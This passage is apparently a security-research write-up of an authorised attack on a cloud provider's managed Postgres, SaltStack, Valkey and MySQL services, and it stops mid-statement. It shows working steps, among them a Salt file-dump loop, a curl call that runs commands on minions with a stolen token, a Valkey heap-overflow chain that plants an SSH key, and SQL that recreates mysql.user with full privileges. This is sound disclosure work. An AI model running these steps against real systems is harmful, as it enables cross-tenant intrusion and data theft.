
Postgres then restarts, and the archiving process runs and executes the injected command:

PostgreSQL process context and node network interfaces

PostgreSQL process context and node network interfaces



This makes it possible to log in to other tenants’ Postgres DBMS instances and gain full control over the data. As an additional risk factor, files containing credentials for access to S3 storage were found on these hosts.

Database and S3 access parameters in a backup file

Database and S3 access parameters in a backup file

This storage holds backups not only of the current instance but also of all other databases in the cloud.

List of backup storage locations in S3

List of backup storage locations in S3

3. Attack on SaltStack management infrastructure

After gaining root access to the control plane node, the focus shifted to the SaltStack configuration management service.

3.1. Analysis of salt fs


The first step was to dump the entire Salt master file system for subsequent static analysis:

Fragment of the Salt Master file list

Fragment of the Salt Master file list

It contained numerous files.

salt-call --out=newline_values_only cp.list_master saltenv=redacted | sed '/^$/d' | while read -r f; do
      mkdir -p "/tmp/dump/$(dirname "$f")"
      salt-call --out=newline_values_only cp.get_file "salt://$f" "/tmp/dump/$f" saltenv=redacted >/dev/null
    done

Because the Salt version in use was up to date, no known CVEs were applicable. However, we found a custom script (_pillar/somebase.py) with a critical vulnerability among the files on the Salt master. The vendor had written it to service minions running the somebase service. The vulnerability is an insecure SQL query construction through the query.format() method:

sql = query.format(
            minion_id=minion_id,
            pillar={**pillar, **results},
            grains=__grains__,
        )
        loaded_items = db_connections[db_alias].load_object_list(sql)


A Salt minion can trigger a pillar refresh and pass arbitrary metadata (grains) to the Salt master. This allows an attacker to inject SQL code through the some_id parameter inside grains. When the extension on the Salt master side processes the request, the generated SQL query is executed in the prod-cloud database. As a result, the vulnerability makes an error-based SQL injection possible.

Database error during pillar processing

Database error during pillar processing

3.2. Exploiting the SQLi


This vulnerability provided access to various database schemas. The most interesting one was the cloudsmth schema, which contained about 50 tables with metadata of all managed resources and VDS.

 Fragment of the table list in the cloudsmth schema

Fragment of the table list in the cloudsmth schema


Even more notable was the salt-masters table, which held authentication tokens for all Salt masters.

Records with Salt Master authentication tokens

Records with Salt Master authentication tokens

With these tokens, we could access the Salt master REST API and run arbitrary commands on all minions in the cloud:

curl -k https://salt-master:8000   -H "Accept: application/json"   -H "Content-Type: application/json"   -H "X-Auth-Token: REDACTED"   -d '[{"client":"local","tgt":"hostname-minion","fun":"cmd.run","arg":["id; hostname"]}]'

By agreement with the vendor, the attack was not developed further. Even so, access to the salt-masters table and the prod-cloud database would have made it possible to take over all resources, including VDS, S3, and other services, in a single step.

4. Other ways to attack the cloud

It’s worth mentioning other ways to get into the overlay network, since some of them also produced interesting cases.

4.1. Exploiting a vulnerability in Managed Valkey

During analysis of the Valkey instances deployed in the cloud infrastructure, we found that the software version in use was vulnerable to CVE-2026-25243. At the time of the analysis, no public proofs of concept (PoCs) or exploits existed. To study how the vulnerability manifests, we analyzed the diagnostic data returned by the INFO command:

valkey_version=7.2.11
redis_version=7.2.4
redis_git_sha1=97b6663c
redis_git_dirty=0
redis_build_id=a75ca2f023d97d88
gcc_version=13.3.0
arch_bits=64
os=Linux 6.8.0-124-generic x86_64
executable=/usr/bin/valkey-server

The redis_build_id identifier made it possible to determine the exact binary in use. It matched the official build for Ubuntu Noble x86_64.

CVE-2026-25243 is caused by the RESTORE command handling serialized RDB objects incorrectly. When the legacy hash-zipmap encoding is used, the validator accepts a 5-byte length representation for a short key, but the parser that follows interprets the key’s internal bytes as the encoding of the value length. This mismatch can cause an out-of-bounds write that overwrites adjacent heap chunks (heap overflow), which can potentially lead to an arbitrary write primitive. After the successful arbitrary write to adjacent memory regions, strict systemd sandbox rules presented an obstacle:

NoExecPaths=/
ExecPaths=/usr/bin/valkey-server /usr/lib /lib
CapabilityBoundingSet=
NoNewPrivileges=true
PrivateUsers=true
ProtectSystem=strict
ProtectHome=true
SystemCallFilter=@system-service
SystemCallFilter=~ @privileged @resources


These parameters block the execution of standard shells, such as /bin/sh. Even so, the /tmp directory was mounted with write access. By modifying the process logic, we could trigger the download and execution of a third-party component from /tmp, which wasn’t covered by the noexec rule. After establishing a stable communication channel, we added an SSH key to /var/lib/valkey/.ssh/authorized_keys. This gave us independent access to the host and the ability to escalate privileges further through standard local privilege escalation (LPE) methods.

Valkey process context and Salt grains parameters

Valkey process context and Salt grains parameters

The GRO Frag vulnerability was triggered in this case, but new LPEs are disclosed every week, so there may be many other ways to escalate privileges and continue the attack on the Salt master.

4.2. MySQL

The MySQL database user didn’t have root privileges when the resource was created.

DROP TABLE IF EXISTS mysql.global_grants;
CREATE TABLE mysql.global_grants (
USER char(32) NOT NULL DEFAULT '',
HOST char(255) NOT NULL DEFAULT '',
PRIV char(32) NOT NULL DEFAULT '',
WITH_GRANT_OPTION enum('N','Y') NOT NULL DEFAULT 'N',
PRIMARY KEY (USER, HOST, PRIV)
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb3 STATS_PERSISTENT=0;

However, the application logic allowed this user to drop and recreate the table with dynamic privileges:

DROP TABLE IF EXISTS mysql.user;

  CREATE TABLE mysql.user (
    Host char(255) NOT NULL DEFAULT '%',
    User char(32) NOT NULL DEFAULT '',
    Select_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Insert_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Update_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Delete_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Create_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Drop_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Reload_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Shutdown_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Process_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    File_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Grant_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    References_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Index_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Alter_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Show_db_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Super_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Create_tmp_table_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Lock_tables_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Execute_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Repl_slave_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Repl_client_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Create_view_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Show_view_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Create_routine_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Alter_routine_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Create_user_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Event_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Trigger_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Create_tablespace_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    ssl_type enum('','ANY','X509','SPECIFIED') NOT NULL DEFAULT '',
    ssl_cipher blob NOT NULL,
    x509_issuer blob NOT NULL,
    x509_subject blob NOT NULL,
